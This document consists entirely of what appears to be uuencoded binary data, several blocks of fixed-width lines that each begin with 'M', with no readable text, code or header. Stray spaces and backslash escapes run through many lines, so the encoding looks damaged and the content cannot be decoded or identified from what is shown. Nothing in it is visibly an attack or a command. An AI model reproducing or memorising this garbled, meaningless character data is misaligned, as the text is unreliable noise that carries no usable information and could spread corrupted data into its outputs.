M8' `1IL5J5\`>DZE, KPPV\7"82C= [ ^ZM>T\_L. <T4JM?XBF! IZK806+SG-P? [
MX\$' 2\_ [B] &I1>TJ] D\_\_RWG' "CEU5JT>! J [ ?' 5V; E; L5^3) .5K8?NP8SQ\*PZ6%
MI; EF<] O; Z-7' P9%, BY! LFE=; >MCW91: \UEQ) = < [ ] HTJ0>\7, %=6/WN73' ] H [
M8%LT&W5A?' ^=YN`Z9! T1\ :GX+"@\$\$:\_WOO, 'M4&; IQ#; K@&M! @WQ ( ] O\ZCVI
M#: E@' =-; I>L' :D6F/5/M\* 5C. ^N\ ] 5>\*/C\_ =LMUB.6] "9F (\$/VH04= [L-Y2.
MY6T8- (=; 12.S6&L\* &B" F5K?; Q' %MEI; 1") <VB0" , FH3T5\ ( \_^V-8O@O-8KM
MC%7VN: \MM<GD\R?) : BX ( ) HY^2YJ5U" ] ^V#XB"&A4Z\*) <O\_E\_NRV, P] 3\_<EM8
M6%N7: PI#^\_ ^MM<LU" \, F\ /] QR\_ =3M" ^IYW ( \_ :GX+!< ) @/BT' %Y0D ( E! %3+
M-S\*Q\_G9QU5, "6`! Y ( S/U [ \_I! ) =85 ( -O0\_8H\$G38#, 4YRK6/! ISB! \*! -GW0\ =
M@A7Z\ ^SBY%KN1' ?Z<WDN\WWOYG ( 7=ZDE-L3U6G!\ @<GWHTI\_ST^7\ ] 51Z' [ I
MT\*FF] /D\_ , 2] &VVBX-: 2-F7ZR6! VKZ0Y7VG<1=+B^\_OYI= [ =YN=4B5" , %\BK [
MFX1>DMY-\XH" ] %ZAH</\_ ) N\_J' 09TZD=&; S: XE; YT. BNF%NH#<' 88RP, H/WV"
M; G=5-! HS6VH8&S-V^I/V\_ODK>N8Z=\*G1K\*-G#M&IZD#5' JKEZ\ [ \+- ( 7\_Z3R
M; F45; XM/JYO4VY/-EYM7M%2O^OBS) ADJ) ^HL\*" .KX5, P! &\$TMK" \$UMHUO\*
M`CV" IWB69W3-YB] U# .O: GY>1U, ^#M ( Q`8AB\_/#AJ+6#6D%R2 [ &\$4@#! J>7\* :
MFH1. RIV] /M5?M\$` `66M4" ) 4%\*L/DXX! 8D] B8) 14L69PN] KS3K2% @IJ< ) T\_WT
MLSBHD: ] , 0\*AF1="G+ , <3I%VI-ZJ-9OF" 9N&KVI! \* [ ^ ) J4. ) 85W46&\_28Z77X
MP6GLU, ] HN#B1\_6WS; 1NW! KU@` `^?Q=GX83: ; @) /-B, XUPO=/0EK=\_K; Y=H/\*
MFZPXO\_T<NV%>D7WS<, LY' %OY&YL! 3\*VS9> ) "W] MWKP^W\_01Y62' T\AYY3@I#
M@T) 9%W8?) X@22N-! @>Y?ONR, X&>SCC" \_WWY] D ` %] OM ( A; Y2D64<\* \BX\_W>] ]
M, SG= [ P. L0\$J) OIN7/J] \@\_S0; ( HJ^XRJO. 8, @\VLJ) @5/N; , D! I ( Y72BX) `S
M\1V" "KIBUG2S ` , ] ?I4' ZJLG=DHF=&VD38^=D>Q=7?-\_G [ ^J] 5C ( Q' <B) T% `
M9N\@> ) 21CX1^ ) K0W2&W' =PZU#%7SG\>+2WRX6G=TAQ [ ] G\?HE\ & [ PYF+P<3%
MYBYB/CZ\_/MQL=R\*NI ( \$@B8VD) =K0I-7A2/VSNV2-%1EA-BI/ ) , 1] 3YN\_-&E8
ML: 1' 1C, XSI+\_M%OZ ( \$W^YOEY<R<R9; &% .M' J=37>7Y7VTM/M4^85>HWY4&&>
M: \$0. ) " , A% ( BE"O/34\_] @N] &\_LJQ\>?WLU7ZTB2SHK\ .CY9' ) \>%?' /L] 7Q
MY7PEI" , 7?\_) OD. 8DE?&G+! Z`!! ] \_O+LTB16 ( 'U?X\$<! X^6NGH=9?\*J; ! 3^VX
MT% `^4<LGZM+DW?7Y<=&+G"C-YCECVZ9?EU?IZ' A\\$/R^OKQ8L\*KJB<Y&J) : XK
MB=</+X^/2OQ\*^EUB! O6H&?BHI `KQ2CO\_Y>+G16J ( \$T. ZTD^15Y3JKWA) ] > ) J
M\_5' 64!RY8>' E] 5K4C0NEVPEO= ) 34D) \* & . /-` \D; #) O/\*H>UFBV] MN>O@U%.
MZ4B0=3EXE^FAWQ! 569M2L\*Y\D08: 3; <ZA15E^\_! ' 4EQ: ) ; F] N; ^\_?7SXXXBQ
M9!V! ( NV1. 7Y`9: D<N: X\$?CU] 1' NN1<X#NXX/\F\*E' FV#/@?) \$=J/%Y+>\$' ^
M&8O1S@\_?&@X' \$D\_! \_H9#>^06I/\*' H; @. "6; 9D5<?B-%GR2NRW-) M\_/CA62H
ME##W"OR0A% ] ) =N! OIJD) 29: DN#7, ZIMJ2R) ?5U@! ] XP] OEW-8/? `6L7^\_R/
M\8T] ^! RL`T\_V7 ( L9. ^Z: \$72XO\*1 [ ? [ ?J; BG, ?O, 6F7VZU. GQC/I\$?%XF>XT>
MYX#H242B\*HP=) BX^0' &0\*+! 0FKS+RVX=DSB\_+SV6V&#YQI%+2D^7QXOSE2Q4
M\ \$FAK+\* ( S9B, &! N6] HL5BL"R9\$U#F<H\B2U02 `5\*R [ 3XYUH4+=\_\*R+! PJ5A9
M\$C: \_7E^<S==QF. <JBA\LI\*B\*5, 7\ \_?NKQ?OY>@YY, ^?WF"Y/9; @) DIOY5! =3
M#S0: \_=UR>JQU>) MS, 9&ZJLDI\_F9\$ : D9D6! MTUX<&FVL, \M`^N+5Q?75L9B6
M%\$6EG4TH) /N\_72] 6PBTXK1HMYT. <SC\_ "T" \*DA, 6 [ N2R\_ `Z&D^"1R ( 95^05JL
MI, 4^E; >9?KAVS5C6\<7I: >S' ( RX) \U+I" `O\*&>>W5Q>\_KBPLH. 7#DI"69V?R
ME/, UG ( ^XZ `MJS\_DMG=>P; 4A] W\RZEHC\*YB<7YZ<?N^9GX'>6) &Y' V=CK\*, XX
M' >49G [ , \<3F\*1NG@\*#KO: A#] GD9QWM\$@Y?U, 2M [ -2J67X\=Q^A/= \*JF=LL11
M. BTK. 0-%B71W2YVM] U3NH@VG3' 59=? : =61C\_\*50+/' &19, X4D%32IJB/; QK
MZ8E) E5^N%V>TPD^M>\$\*KGLY' ) +-HJ2#JJJ@+; \, < ( A" !GB>QB5VTJ<' JH^/7
M\$SW`-9FKEXY ( 7PXP79. 8184M%38T\* : &V?%/BF [ #B8 ( Z\0= ( .9! O [ ; 2R+7<3X
M?K; ?) MHO^C\*^A5Q?9\*LER [ YL>78I+X\_ENGO; 2! 4" A5-TE: 06" V@RXZD=?V, 6
M7JZO: \*?O9N5B#ZR=? `AU^IY& . =^+-\_ =Q@6: NHJ3J\M5-C57U ( SH#HB! 1 `26
ML' Z] ) .PK] \_ : + ` -08O-U; 8#DXBI9BH, W--& [ 8/) 5RD% [ 0FG8 `H) \_RNQ? `RUE,
M-YO<O" J- ] SD [ @4BDWU57\* >+ , [ .4' DS2: `=#RJ+HQM! M?JGZB=QWP, W8 `BOZ
MY; B9 [ > ( \ %PQT9\CLP; /I0E8- : \$@# "DYO, JKAXE?&="1, P\8Y=9' Z9LA' B' B (
MTL>8-4E3P2T: LZX] %PW ( V [ Z6A\B&=QSC/Y1YLB=N! G] ?OV26&>L-QM/G' >
M@/ ( "@9GK?' @C. <B- `ML`+D4FYX: 1J^TYR [ WUV [ OAXZE&A1. ^6) W: LI! >JGT
M<@! @Q" ; . . @3) G#1] UB&H@; CILPZ] 1, 3T" B ( M, \<-#CHDC/-P<01) J" ^R9QRQ
MNNJS^: &/O66' ; H\$DP\C' \*%4?QOE<E: <TY2" ] ( KT< `M8LES=JME9X\ ] WT; D=0
M&^\*F=SL2. 6CRYCM="^<J\U] 5Y%H [ IH>BG: ' +; &L7Q^ IQUD [ AWN#Y<T9EK) F@
M@Z' K [ /5722M: -8; -7R8B7HJF7WSAG' /' %^QQP^@, >? `IG! /+0#KC&1XFGV\_B
M@S>&S ( 'R: 1, ?@B%`9\E#M&QO>XV3WS>8 `^V0C? \$, +LHBS\_W] XD&NNNW@] 8SP
M. G-9%CV5OM) J9QRC: [ .0@; +H3A [ X; / /M^`996; RQC" [ /X@ \$1\_+\*@' , \$X1O=F

MP:RSQZ<7A38&'=Z;!2C/N)\*]YMQ\*`W1C3]Z,[\YB!=FO#8TSEN34GS!K\$H[ ]  
M%&^\<50)AY\E' M9W@1CJ!.&V@T:&J<-13ULL)K&!+3[>VWR+19WZK!W+1\*5  
M2!X"Q\$N4.T2L29\!DL^V6JVYKWC846N]X28[:D1.MEIM,"'U]UNMMC%T^\_U6  
MJYPA;\_!7\=U6JYPY0Y?3K99BO6&K\_T2K5<Z"\=4\_V&J5L\9XVA]IM4IV3.60  
M8KK5`MT9LOS!5JLLO/%4WV^URB(8O/ZA5JLL&N-H?ZS5DB<CBRM^J-4JG3..  
M<K+54J@W:/??:+5\*%XRO\_K%6JW2-L;0\_U&J5I3UY6?Q(JU4F&^\_\*8:O%"O<S  
M^F'\_>\$.GSU[/^\_R#7"V#X>L47X:D@BX?[C9\_(8!+JFF,K4W90M-7U#&7MV??  
MZS\$V,U9OSF8HW!F\3.&E2VP;L'ACJ5(6:\SPQ63`\$XRG3GG:T#\_+2\$L\VF70  
M`F0P89:KEDX1YL/]6]JM^9K?W^\_+K,Q\_>SU&3-@9R]@IE3.V<H^M"CU;QC&5  
M-[YJCZ]I>KZ1<RJ'E9VS'D('Y7`57[ZLB6L0TS<OP!8CO:!2X:/W+F3L.J0N  
M")A`.&DBL]5X("9G'F&FB0@H5A^@Y\*4!UQTW=0\$CD],0\*Z-TF,1%EF)T:`  
M"41G;J-,X?(O#6C(DKF5,F6Y^/ (^SHX"6IL?ZB+[\_A6/]DUE[0Q=9M\_`[#DH  
MW!L<RET\_DU7!^/)W`B]? (FO7\$4VALS<!/U.FM,>V\R(;)3)70/.UL/>LC2-+  
MVG%&S=-5.UH#J>.!&?L59KM+ION3C.:4\I!\YD,) (M+\*' , '6)NNE]#D,KYI  
MS\*#V4,-:SW,^+:R=DB(@)G?`M,4OG]C&^]H:L?S/@V&\$O]PQG?-L;4?C?C/7NS  
M\E?Q\_8SW,V?P@\@SWL^\533&0]Z,&0]F?'\$-H9M?RSC;/NP\E<QS/CTS:YH  
M9^C1;4;TXRH^Y\MN>\_NB/-YX,M<9Y=^Q(M"8!O<:Y=ZQP#7&;C9B+.U/#]`  
MJ\UL4`N],U?HL0\_DX+S62-"N0XM35\*(2R4.`^(IRAX@U";D#ND\$R]TV?>P=J  
M(&[ZW#LBDK\7KXL:G%C`MK<`%&7G`%1SH@MBVR]39:AD2.MHUR'1EI:%9.E  
M:\$IVIJS,'KW=#3N&\6V'\2V]R4G/\$LE'F<1!K+D>%P=\$9\_@)DQ!04QZW)GDJ  
M[F5CUK:'XNYGQ/GIIIM(WD^5QMT[\$Y"9ZV?<%>L-FVFO5Z.X@X-Q7Z5Q)XW'  
M0V?B[H,IJW-Q'QT,PLHT#+PW5^JMD63,1I[48>AC)U[E&R87^]C%I[()]X)KT  
MMW,END&\$QF;XU\$E1/W/2MD40R^\*;J\_Y#WM<V-XTB:]5/N!\_1=B" `(DJY/LBU7  
M:=NVO);<-3U?'`J;KM\*V2O))<KWTK]\_P\PD2()R]>S>1D?<3,R4E?DDD\$@D  
M@`2(%U9MK[HQTF: T9O>Y\$H5M7?6M7=6:`JPMXCT+"UTM;\$3&U.SZ4@)(A%\$  
MV8<L---]'K6K4[NZH9U5EG&OV-6I7467U8\$Y3M/HVE'`9Y303M#2C(1'-[XR  
M2\TY\$.-KG&/SD4#S9!'E:C%JBF8CXO!:K6B(?T&G(QW"D\CRZC7:RJM2BL  
M980%\X\*)WC;6\*+2(L:C^YB5,O3"\*33LK:;!&4C<2S6CF6.]CKM7T(J',='\_E  
M/]+SZA1+.)406S@.8Z2B,3H(O%"X?I]R"&\*Z^\$;E4@U2]IYJ%!E^RE)<3=;&  
M9#)R12</B^E\_92]#K1,-0NYWDJ%I\$5W4Y,&ZP-[25;X(J@8)Q@;P2R\$%?LF  
M#E:NZA7'6G59ZG5"@U?V"5):M;0"DDE4NG\['^O+R%21D;OX[C9?6N!,P9WK  
M]^090L;EBBLZ35NNZ:.MD++CQ\_K;X2HFW,O>L=\$O0J%\_IW['WTD"DNP)PG57  
MDLS!)T-%16K-J2O9XV2QVE/L\_0^)?\$WFPT><VM\$D:RMDTWE@%7`RFJ6;SB`  
M(>KR>+][+S]&@?1NGG+N5/,`0A4<!)6ZAB'/F3/<"95O+JJ#I\ [!SD>>(-1  
M5J+>^@=!Y)HL+,EV+\CZ2FOM=-&1JR` [=TP@Y1#`EO6A<7YMRXO&;'MO>!  
M!5/H0<K&&HG!Z;<O5`XM?)\*RE)ZBK=?QM0BZX2Q,4+\*VG#5.7\0`&0-038R\  
M(\_Z\$^3GS<1RG-\NM32\*W.V#/]/GRQ^SI=XQ\_?`K<L(WH3"FYQ%Q28A.9D=QJ  
M@D79,A)W6\_3#>K`X\$S.MZ&^SET-(=K:NU<]W^H1\E+3FU-J]?//JZ<#R%K=  
MIFYMONV0D+D, WYUHS/" +5YB^CU^`HE</4]C8[O:71\3^,-]0&5W]>U7OZ`  
M\$Y,X;8`V&ZG' TVMJF!"UM6C&H@ZBLW4E3Q3M1.QR2M=PSJ<+SC\*OY0J6\*T6.  
M[\Q?'20\_N>@2>HX@)?Y&?QB6DZ>I2.:<SF[XBPLF(I2RD!6A#\$\$+G).K"@HY@  
M52J%?;=B\$&L=2N4@5\*L7S#;Z>D'2D:]9F=/AW,6?9DNTY8EF3Z#8M4O5N\ [B]  
MHR!L'Z1`. [I/:V%C6#@58:O"#&3+?)A2MA]8\*F,I)U\*Y6.;#BO+[QC+3:^RY  
M09NVA`L6+L4!1B(\W=RL:10C?"05>FUP^ENK@E+VI%1=\*>VDA!O8M;;"U"YN  
MU1]3R\EDDHSK)' .Q:SQR?/[;=#YY/[L\%Z=,<Y8O1%[]\*WP?W\O\_-IU`\$M@  
MV<6LN)@U\$/UM57T3K4,IPV(IBUD1RSIB1AK"^S]A(4<`^4B5&@S6-(1D5!"  
M`F'7RL2ULJ0ETLI%SCP<`#0LF8JD#2718'=T18UL>,5]MR<+(\*DLE=+NZ8\_)  
MA;\_V=D)C<T.^FI']<6HC(.I.;IRA43JKA/(C?9^K=^GWT[/W5[]RMCEEVQ#O  
MM>>A;`,`RU</MA`Z2=6@7=Y>7R+0A<ZX%YYI+KM157,VNI[.];CGC\$AD']`N\_  
M17]ZL7@\_N?6%;O,N9K?4%N;SZ;MK:!'R[JZ9D788M%\_ [A@3OYI2IA9;\*%2\_  
M5!/]J0%\$/Q>T#<J\$?(7P(U:+?^V\*3AFWB\_#W=97IB.E3:#^V'`BIQ>'LV6%<  
M@NQ]!SFYN"7Y[Q3RKLZAH9MI5!]W="QAH!" +O(;N4=(N9Q>\_WIB0\K\['9&  
M1?C?)K&Y+5)G"U\*OX;-NEG5+H1OY%\%6U>7FWV[X\?U@]'C[O6<<,(W3SH!  
MP;6O/\O>XN8)N3H.U7!%7?\* [V]G=S8?I^>+]G#/, .4,<<A]\$%8Q"1\KP]XP&  
M!-?C(#(VT!PCXVS.)9G[^F02U9J\_L8\_<]`Y1#\*LD,G0GG&2"`6G%:]N%IZ\*  
MZ%CHG"%7(Y\_(XB&\$\ZN?OEC3R>F/<C6.G%+[TQ/]N`^&:4Y&O%STST9\VCWY  
M! ?O51Z`K8@SGQ[I8U@51=9N5,0L#&&- .9[?4IX06SN7:CQ0!:010,, ".<!@A  
M@B@%P1:97DQK<Q0(X\$8/' ]M7K3Q=40\_V\_`RBFN`SM\UC/0@A+=FB3(SEPT.U  
M!M46&JR/B8BM,\*M\*PMM@/VMG\$)1CQ\*11PF\$2"C,, ,PQ#W\YXB1BTNMO[9`&S  
M@L^Z,49\_`WE87;C0D),4KHHQ0B\*\K[ ]@<T?WD(,CX\_;0-T&@2AD#A[\("B[<  
M/@Z2\$=&!S>/@60\$-;AT`UPEL<.,XN(7`HMO&)3A\$4X0!<7\=V\_I-/QJ'"=-V  
MA<K<OC+1\*/XL%[ [J4K.` ,U0\$XPF(#`RD.OU`%P(/[:.##:F"KMX73,N5UPQ  
M5-N"E.KN:"3\4E)\*1K'5XW#RPL-(U/I)HDF8WH1'+-Q/C<TF\$Q\*JUIZ@0,2R  
MB8F!%L\*+/1\$!5J8\*`K5JDBMNT\*J"/&[51\*UJ^E:%;R,\*WM=HDC:] -H6`L35  
M`K-`J@\*VV\K\$SM-#]26L.: "S;MT9)RG)%\$DD8\_4GW&X=8LK\$&2@H5I.F%&`^  
M!%P(/\_IJJY.[A?!7<JPV4Z.XP5U!@CQ>FZG5E++7:S-UBLY\_JC;30@7BWPOJ  
MY,<UVFKQ;>R3@:#U(">01F4BWP [T=68&6P5WOQZ(\$X3K\$JBOLNM7UFDB>7\Q  
M0YPJEMZAEF\*/HF"\_+RH8RE6RB\*\$6PASRI\$Q-F1WUI,PH;MB3!"GKT\$N9US/'  
M:AI9[&N]P3H#\_&(S"DXOK%,\$/CPA>(C'C3\_O/W6447<9;;Q3%[-`.I35QW  
M+PT\*^W]?Z-/ \$M4SC\4"1)MMQDAHB#;KK(<YH1K(J\$GUM7<E<ZS+9D;&@D1\$`

MV5?2 [2 (6FN&^C+J\$<ZI5?LPE7\*&XP8-)@@R^XJN',C-7: ^>1HTD10%\$\_&V  
M] ]N [ , 8' RBH^BX9CHF7N%)A' ' EGO^&=>\*#IV-\*F#+K201>1 'DO\ `ZY\X\CN#  
M&&\4WSN, ) %: AZS+I7' \$@8U4F<A [I? .L#248Z1>; QEWH]=L\_@0L&1@TAW<N<F  
M\4LM9!DY@S3=WSTOMN<! .MQ0160<. [Q^.#UGMM' \$TMYN\*I&@SVZ2FE5X6/@L  
MD<J; ?#^0&S' 8\*3B/; -KO@>73 (Y8\*) <- "TPC-XD; \P6P98' . ' ??=BW" '9, Q\*;  
MF5\$2) I, ; <: /5\_L%03WO9LX!1@; 2WZ1 [M: [O>UO?) 2! 96); ) 0 (I5^2I>\$T3=T  
MSB) !SFD\*G45DZ:>Z"1UJ--F (4V2FR `A `U\7 [B (4P (H=4P4K4=, , /XX)K%#<X  
M='DRV&56J\ (, -6' D55S>' #20-ON57\KVFX) 8S\*E8' CNUVEM/ERH (-\_IQ4H4F  
M5<: 7XJ4NAI\*62C&4-N?11X6U@U/8DN4@="& (@0C#&#6\_28] 5D [&\*&] Z\_ (LAX  
M-1FG2>1\_H9I, H6+Q@V.GM!V!>W\*3JM>EO6-C\$ARPP/Q9C9 `: E4IC8TM4PI>4  
MV>% ' \$N9; 37\$H1) 7ZTB `\$: -=UK337E/"UH2<YY%AA3 ( (CW) ) !' Q1XE1T) L!@ "  
M+H0\_Y%, V\$96M.>93-E6<' ?0I0<9] RF:: A/L+/F5S%2OZ/L5%/J^6) ?/#HD0I  
M0MFH [UMWTPA>74@F/; <Z" S-9HLF96! PKB8TWC\_X+I\*09=Z+0 ` [F32KN>E\*6:  
MH8U^Y3ON3XI1K\\*! <LY+D+ ' 4! \$TU) -D?A2\\$106 (CBV95E) 6' ' .P3&O, #6\_  
M\$63<P5RB29B\_X&' N5; ' (AIW%; KG9KZENL<Q< [ ?P+UV, 6S%0PLGEGML\$: =JW@  
M6+Q-<PFSF3+0! ?@BC\_K6G?4AAU^ERS; GH=UF3C7\_P] &K [2/KN] T%R17^TA ( [L  
MA; W^S&F=Y\*/81^\*H^PF3/<E/13CU-S%Y@5&-24YQW\$ (5V; NHI^6I: FN/>5J>  
M\* <X->IH@XYZ6YYI\$ \1<\ +5= [%J-7A\ <B4; #Y^> &Q2%7\*\_MSP6\*3' A\ <BTQ1=  
M; , ) %DX>#\_T\*X9WBN\\* (SWT (.P#) 4S5\$&YB `8E\_#+] FL5I%PF"C<A/). BU<' ]  
M@FS/ `JD\*V.Y\\*] Y\*\E (F6<?: ?9EINJ%K.TW+U [4 `K8W&2@+34<BT4!NL' 4U  
M"ULX>2^ ) OXF ("RP16!F'+80; ; UMR: !] \_#8:>X%K%#8:>@HRT+3"<) O\$70L] T  
M5\*A8) /0\6VZXS&\$0\*V?X\5<2Z<\* 'A (+N^V [ : 9QK3+AAKS0"C648.C, T?: \*/ (  
MFI%6D; UC8L@Z#&/\$", 1JZ] [%] \$V; .: <9\7\*' D&5^: ', \* "T `OLA\$\$F@FRN=GN  
M?: 1T] GFY^20I. %4\CS60 [F8A^%\_GS `ZD"TTGNLE (6D@T4?9] G: 3! ] ?OR `DL8  
ME@S@6, ?AZ5EJM&+-T39BK.) >: 2/-] `S: "%6MVY^; R7\*) 0-6 `L?F8K\* ` (.M7&  
M\$) N049M [G&UNJ\WRB^`-X/M3, <' 3RK6@K:) [=WD (&FN ('@^BYV!K (\*^Z%EU?  
M29TFGW=V\$XJ; ) (ZU' A\*B, 4KD@) @HPG2?<@^" \$, K\*ZD5LUJDV-^88WB!E=7  
M! "E^@?Q\] [+ : 0%3G] (V& `5: 3BGP?H' [SHJH>/RX?\_F"X4WAT=278S\GF\$ [KF  
MMX4F47: V@' ; -+W0VKI^@<9K"%2E! 2-NT91^R\$ \$YLOP.DU: S9T6: 96<4--DM!  
MBOF] Q2<^ .V8X3: +7, H&=?55HH=! .RQ3L9: 5-QZD' N4C#] `: 1\_ (= #\_?WV"%Y  
M3Q?UT^7D8FWL/#, C+"2" `Y#K>E6JTLU9ZN; +F-S3Z5K1F1\$3E.X (B4 (LI8D  
MW8, LA#/4V [I<-2N. 5: LK! 9</SBL%&50K!R-YHM\*FWY!DB; @Z, #I5=&<F\*: <Y  
M\_JP8F2G21=8G-D\A-E=L\$0WIPSX\U^ (6H^C'E! !<) `HVG5"D6ZN&/: 37\ (M4  
MT^AZB!ER\$<, >4 (B/4-/OR@E\$G\*2P\$<Q"6+' 5! [!RU>ZHEQ1JMO (5+RDB7E (F  
M\*OT37E\*FBG [%2\I, D: ] Z29DK] G40\*; FX! 'G52^PH47# \$2\_0; #X-3!=L0+\$L/  
MNB>: \_: DSCA, XTP1<: Q.U.%, G&; @) ; D?@] , !3">%3/I) H! [ `0>NPL-EAJK&0T  
MY\$/@) HHS0XSD2/\$AJ, '5, 5M) \*Q[" ] "9 (ET\J@N3S15<]' P (WTM#L! ; 5C\* ) .  
M) -] ("9 `HM+\D&M80] QQ9TJUJDVHM\*ME73) E [5W&O@] @1.D9DB (P"RBJ3; 12R\$  
M\$>LQP, I5J^ ) 8; 1LU53K88P@R4MMIHN+F>&VVGJ2+MJ [6=9@IVK] 9VFBNX>\*6V  
M4RVM [748\NDZ2-DF"N] W&3+M#4) 5R> [QR; 8?VS7?VRJF42/6\2\2) CB\*E9\  
M"9 [2EQ>8>) 0=PBV\$' 9L%@) 6KMD?] RJJELU?\RJI?T; 3L95, 3LT3%.WX%' &WD  
M>F9@JD `; B\_FQ) 7J^H#<4KGY; G/J#+C; #83; Z!Q&US>K#; / =MW) OF-QF%0%QO  
M>] 0; TI `Z: 8! (W%<%\ ) JWLES-\B9D2"=7Y (03J30> (9N"L1) =2 [8W+S4\_&3\$@  
M212AAR) C13?0P>\_ ; ? : ( [+ .Z\_+ ) \_IU) \\_K\$10\*EQ. [G\$LA+!BPCKU<= [6@] Y  
M7%?U2W66, R>Z%WP6\*M&\$\_-7' ZCYE\ ) ) "GT8 (\D!LG7OSUUF] `; 5^T. 4?-U `A  
M@0; %X\_YP^\_A=\*JDKR^CQ` \] Y `V+VTF&<B%V2IDDR (-TPJGSR=?GW&] P@5. 1  
M; Z#K, \_UMD\$/B+>/7!NXIAYH.#QMA: \_P?] ] -!#Z^/ ) % . ] &?6/BMBRO) MC7BL  
M/K [0] -; 0W\B9, I7CZ\BW##, F##3S\*%&+9H8/Q) 6\_0] +?%J=HW^QP\*O?>ORV `  
M&TIJ3&-WF) : 3KXMSWTM] ] 67YB4JXW=] \_KI9^D>G9%\\*FEEB<X/-A=U] ] ? [Y\_  
M7. %P\*XZ. -P70' ) ) 1B; EDOMK#@^ [Q=9ON/ ) ; F&: [1\F5ENQ7&SHR\_MS/X5FS  
M./CE [ /L-MFNAR\$IC?IPA\*G3NW\_RSX\*"XNIZ8Z/3: [ [ ; ; S" .R3N5E\$DE! : 4A  
MJR [7DH-/#OEV?Y.V\_<! \_\_\_^9YJ6?-B\ /] U^7] ^O5' AZ-; H52HR\\_ (15N [LM [L  
M\_H\$.FA#) , 9!F"W3\$ \G2&XW<..-CE) J#" ?] TOF-. #>=GB9LQ] HQ0' BB' \* [XL)  
M\*' F=KD] 84050Z\*) ) Q\*>JK&3\$O#>-NM#7DRXN9^-%36-U#24; 4&MU\$XN4: ZXJ  
MDF0UT] 7, ' -DJ, V<F24RO. ; 5"BG?9T\$JAW: A^IE; 9) ) PKS-1PC7") >CF [ ?E=3  
MTYK\*EDTIO?-& ) \*N9K"DD `V [ .7) (Y^VTV96I14] FHZ0B] !5KZ90! +\$X&] D2\*E  
M60-W2DH] " : 5L: !: 2: 0: -896 `Z809. ] U-' 0\_M9" : G] 1] @ZXZ1^D3) XMO#Y^5.  
MJ\$: JFAZ6NB52#AR: "XX (>A\*# : ( ["YLSAIK#BF<I9D; M1&OPUQZT (->M. . \* &7  
M-L0" \!) P \. X: ' 9\*1: ' H34A. (X. -\$S; U3' 9-4FMU-0+00P\$R\$F?-\_UAP' CJ] E  
MU!YH. 6A8T) ?\*#; @E<UG\$69#-2, D?I&AP5MB; L ` ` 5 ` (HA!R! \*W [-KIA7FFX: 6  
M\*>WZP\U\N<DXID] <J; E2 `U (10, \TV1+4='0] X+1\_L#X-\*#4" @JBD\$\*9\*#JDV  
MH\$IQTZPFNCH; E%82SX7U1DF%DJYO--U2B9=\*M" , E-K0D `) YQDM: `: -G>UM; E  
M1#%5, &, , ! ) 7JE+IH7] [=@X; <@%@ (<8' >#C32&GC\*: , &Z9+72B' R5IQ\*9\$2YI  
MH2\*I\$ `DJFF4V1"HU"Z@UQ07"300- `] Q9 (U [4Y+) 6SJ\$W8R6; UN<2H) P! "KZM  
M#<VE-<^R2] &IU\_ `U^>6D9F9-RPG) W `1SR/#) VI!?, ) \_H9] P (' 08 (5\* ' 2<AX@  
MO/SX^IU0DQJ9U/V8: IK7W9OC\$; NAIZ# [ (K?QM<&Q%@IQ `GOD78W (&9%RM] 0 `  
M4! `P; CJ<4D2I \ [L&J1C5) % , / ^Y, QDU\$<J-<B&QU8+YJ. -17L15- [A55 [7&C^  
M108BVR@U1\$P, \_918) : 36. 5F, ; \$) +%1D0K0#000%, Q [P6648VK@XAYXINDOM%  
MWP49E@H. J<E (P42] QS-: H#?%: ] . -ZMVF IYI \AV\$E `U@O8&0R7MYT&!R\_B6T"  
M3JZC5Y?# ' 8PO\\_OQY47 `\*76, [ ' !D3" (?ZC `2&=MO. @Q#C, 3H=\*B0!AQ `K\*@X

MG\_YS<K)@:E8+)N@K0H;C%-\$L&#%O(0H6):5N<\J:DXYS5ORC42=-@HR[/\*-Y
MHVJ<97HJ;?^F1;:':\_#EX#'\*=2H44G.1X;I41J']2)O.9;(H\$P#06O@V4;DV
MW:@<'%/IJ>);9-O`QV=GD\_F<'KF;\_UJW=J>=9X\_51+WWN'=SX8GU0^5^@2W!
M)44\.\_<\$XPDE7YX%2LH46PC%GOA\$2DS0<IS6YG?CL+\_T\*\TU\_^\I4E<\_K:.
M"/7Y?J\2],1K)M#L#;W+W)`-R/AHP>S+FX9KA4N%F]#](5/\_QO4-5><[E+/,
M4,YW%9TN6SW<TIP9BLN+O4S\_L,.9)#"('`FWZN'EX;G;,"C2X"%+@>,NRI`
M15>KZ)M"E)^#C\U8C+NG:P#NWT\_&\_M(;E`([4\8/%4[])H/\G\_8NW1,&%#4PJ
M:E)]:9QKWFPQG9H\$D2?.GR-A4JK'XU'<>ZX8=,]>1<^&SSY,SKV")PN`4BPX
MO:]7(T"15<6KY?Z/ME'GJT?:Y[, [+MF@:F?-BMB61'?W0Z",@8Y:'NTJDNO
MGTY;VN;\_:=I\*TJI'P7KX9CN\$X7D&UOX\$[%]OIQMC[L=W]-IKHVJ2\_-=5[:5\
M0,J&M?"]Q0`D90B"/L@\$BEZ.;Z\"1;/\_/D4Y9="L1881>\*0G"&%\*)KUG16W
M.86F17,J?DYC;6"J;OT!&\$T1W9:^Q#W=?Y\3\_+81QAC`>F4/Y6'+.(::S%E
MU\$07E\_!RDS:B\$G\*3H/H6\2D?U>+0.%(;EKP)SX%6C&4'00D.DTNKXY\K^=
M.>+Z2A\$+8B(BM:-([H\$O?HE(JV'WC)\$F?UMC=/4]0%\_#193N;1B9,A\*)'(L0
M^Y(+[CNV8ORPOJUH,P)6['7DG7\_\,VF-NNO^J\$M#,9ZF\$"KB\*2]IA&(+&9TO
M62/'&F5P:Z'F3"USZS6DRY2I>OQZ,7Z>W]?T&W]>CTKCSZNHWSZ6M0&!EB
M&0:)<#Z(X'MYV'J(DG\*&.5#&IS\.U7ZZH<.]4GTFY.!NV<[\*CGU%>(ZM;Z"
ML&I-T1,NT;H?TV<C5@>A2&+XL^@'^@0JE3OSA>JZK-8?A\*:JH([R6=/3\_M\*
M"E4ZI<K^<GK=L<<(\E,)G%6"+^T4>E>BY&^IGU9[^D0[IB\8)]#?-N&TCY3+
MMW`PM`9G1\_2^V>CZ^;LOAABN\$,OU3<)VR]AN^)^TNZ;O:PLVEB-CY8GCK>%A
MN^5-?:/&3/B=-";;].8!K\_3CD%VKF.)7:X&X+YBNSQ@?RZKBI(6);61ZM,[
MT48>A2+:14/+#-,F#:VP3#M7FDGJ>GM<\*<46H.P;2C\$"Y>-WH:2)J:4:BK6@
M/#240\$YYJ10[\*NITGI5BZY17#2470<]4QVQ4IXTJ4&+J:C55-',%B\X5Y4;(
M`N?'JM`\2CBYSZOECEM2<+^E+C43R)+W\_.P3["W%.PM6+MM<4IP^(X10+',
